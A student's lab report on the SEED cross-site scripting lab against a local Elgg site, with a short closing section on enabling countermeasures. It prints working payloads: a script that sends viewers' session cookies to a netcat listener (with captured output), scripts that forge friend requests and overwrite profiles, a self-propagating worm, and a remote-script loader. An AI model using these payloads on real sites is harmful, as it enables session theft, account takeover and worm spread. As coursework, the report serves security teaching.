
Joshua DeMoss
Dr. Pohly
Information Security
4 December 2019

XSS Lab Work

Task 1:

In task 1 I inserted a piece of javascript to pop up every time Alice's Brief description field is viewed. The code I inserted can be seen below.


After saving this text, every time I viewed Alice's profile, an alert window with the text XSS would pop up showing the text XSS.




It is seen above that the website interpreted the script as code as opposed to string to display, which is why it doesn't show up in the Brief description box after I exit out of the alert window.

Task 2:

In task 2 I was able to present the viewer's cookie in the alert window by doing the same process except modifying the script that was run. This code can be seen below.



To demonstrate its effect, I signed into Boby's profile and searched for Alice. Upon clicking on her profile I was presented with an alert showing my cookie information.



Again, it is evident that the script is being interpreted as a script and not text since it is not displayed in Alice's Brief description.


Task 3:

In this task I was able to send the cookie of any user that viewed Alice's profile to the terminal on my VM machine by using the nc -l command. I first tested this using Alice's own profile as seen below, and then I tested it while using Boby's account also seen below. In both cases I was


able to retrieve the cookie of the user and send it to a terminal without any noticeable events happening from the user's point of view. I was able to accomplish this by embedding the following script into Alice's Brief Description field:

```
I like to STEAL cookies!!! <script>document.write('<img src=http://0.0.0.0:5555?c=' +
escape(document.cookie) + '    >')</script> ...hehahe
```

Alice viewing Alice's Account:



VM terminal when viewing Alice's Account:



Boby viewing Alice's Account:

Terminal during Boby's viewing of Alice's Account:

```
Terminal
[12/05/19]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport
48518)
GET /?c=Elgg%3Djj4emjcj92kt0q08uiajkcu8f7 HTTP/1.1
Host: 0.0.0.0:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/2010010
1 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice
Connection: keep-alive
```

Task 4:

In task 4 I was able to perform a XSS attack by inserting a javascript script in the about me field for the user Samy's profile. The code I inserted was the following:


```
4
5  <script type="text/javascript">
6  window.onload = function () {
7      var Ajax = null;
8      var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
9      var token="&__elgg_token="+elgg.security.token.__elgg_token;
10     var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token
11
12     Ajax = new XMLHttpRequest();
13     Ajax.open("GET", sendurl, true);
14     Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
15     Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
16     Ajax.send();
17 }
18 </script>
```

I was able to figure out the format of the http request that happens when a user friends another by using the firefox extension "HTTP header live". Using this extension I figured out that a friend request occurs from a HTTP Get request formatted by concatenating the following parts:


- **Base URL:** http://www.xsslabelgg.com/action/friends/add?
- **Friend ID:** friend=47 ← 47 is the ID of Samy, so I hardcoded that value in. The result of this was that Samy friended himself as soon as Samy views the about me page on the Samy profile.
- **ts security token:** "&__elgg_ts="+elgg.security.token.__elgg_ts
- **token security token:** "&__elgg_token="+elgg.security.token.__elgg_token
- **ts security token:** (same as above)
- **token security token:** (same as above)

The following screenshots illistrate the effect this code had when Samy viewed his own profile, and when Alice viewed Samy's Profile:

Samy viewing Samy:



Alice Viewing Samy: notice how Add friend is not checked and yet Samy is listed as a friend for Alice



Questions for Task 4:

1. The security tokens (ts and token) are tokens which elgg uses to authenticate the user much like a cookie does. It is important to have script fetch those tokens in order to create the HTTP request because they are unique to each user.
2. If the Elgg application only proved the Editor mode for the "About Me" field, an attacker can still launch a successful attack by using the Brief Description field. Even though the character number is limited. There is enough space to write a script which will fetch a larger script stored elsewhere. An example of this can be seen below:

```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

Task 5:

In task 5 I was able to edit victim profiles upon the loading of samy's profile by creating Http POST requests. The following code is what I came up with:

```
//Task 5:
<script type = "text/javascript">
window.onload = function () {
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token = "&__elgg_token="+elgg.security.token.__elgg_token;

    //Contsruct the content of your url:
    var aboutMe = "&description=Testing About Me"
    var bDesc = "&briefdescription=You have been hacked..."
    var content = token+ts+userName+aboutMe+"&accesslevel[description]=2"+bDesc
    +"&accesslevel[briefdescription]=2&location=&accesslevel[location]=2"
    + "&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2"
    + "&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2"
    + "&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter="
    +" &accesslevel[twitter]=2"+guid;

    var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

    var samyGuid = 47;

    if (elgg.session.user.guid!=samyGuid) {
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(content);
        alert(content)
    }
}
</script>
```

By pasting this in the about me section of samy's profile, this code would run when a user loaded samy's profile.

The effect of the code above can be seen from charlie's profile before and after view samy's profile:

Charlie profile before.

Charlie after viewing the profile:

Question 3:

- Line 1 makes sure that the script doesn't edit the profile of samy by checking whether the current user's ID is samy's ID. If this check didn't exist then the script would overwrite itself as seen below.

Task 6:


In task 6 I was able to get my worm to spread to other users by updating their about me page using the DOM API. This the following code that I used:

```
/Task 5:
script id="worm" type = "text/javascript">
indow.onload = function () {
   //Getting necessary fields
   var userName="&name="+elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token = "&__elgg_token="+elgg.security.token.__elgg_token;

   //Propegating the worm
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
   var tailTag = "</" + "script>";
   wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
   alert(wormCode);

   //Contsruct the content of the POST request:
   var aboutMe = "&description="+wormCode
   var bDesc = "&briefdescription=You have been hacked! BE FREE MY WORM!!!!"
   var content = token+ts+userName+aboutMe+"&accesslevel[description]=2"+bDesc
   +"&accesslevel[briefdescription]=2&location=&accesslevel[location]=2"
   + "&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2"
   + "&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2"
   + "&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter="
   +" &accesslevel[twitter]=2"+guid;

   var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

   var samyGuid = 47;

   if (elgg.session.user.guid!=samyGuid) {
       //Edit the profile of the victim
       var Ajax = null;
       Ajax = new XMLHttpRequest();
       Ajax.open("POST", sendurl, true);
       Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
       Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
       Ajax.send(content);

       //Friend Sammy
       Ajax = null;
       sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token+ts+token;
       Ajax = new XMLHttpRequest();
       Ajax.open("GET", sendurl, true);
       Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
       Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
       Ajax.send()
   }
/script>
```

Essentially all I did was fetch the javascript that I already had using the .innerHTML function and then encode it properly with tags around it. Then I updated the "about me" field in the content variable in order to update the victim's about me field with the worm.

I then infected Charlie by viewing Samy's profile, and I infected Alice, by viewing Charlie's profile afterwards as seen below.


Charlie after being infected by Samy:




Alice after viewing Charlie's profile:

Task 7:

In task implemented a couple of security features which protect against XSS. The first one can be seen below and it is a built in feature in elgg.




After turning on elgg's built in counter measure, the following was visible:



The tags were removed from the input such that the text was no longer interpreted as code but as regular string.

After turning on both counter measures, the following was visible:



As can be seen from above, the output is doubled when loading the textfields when both countermeasures are on.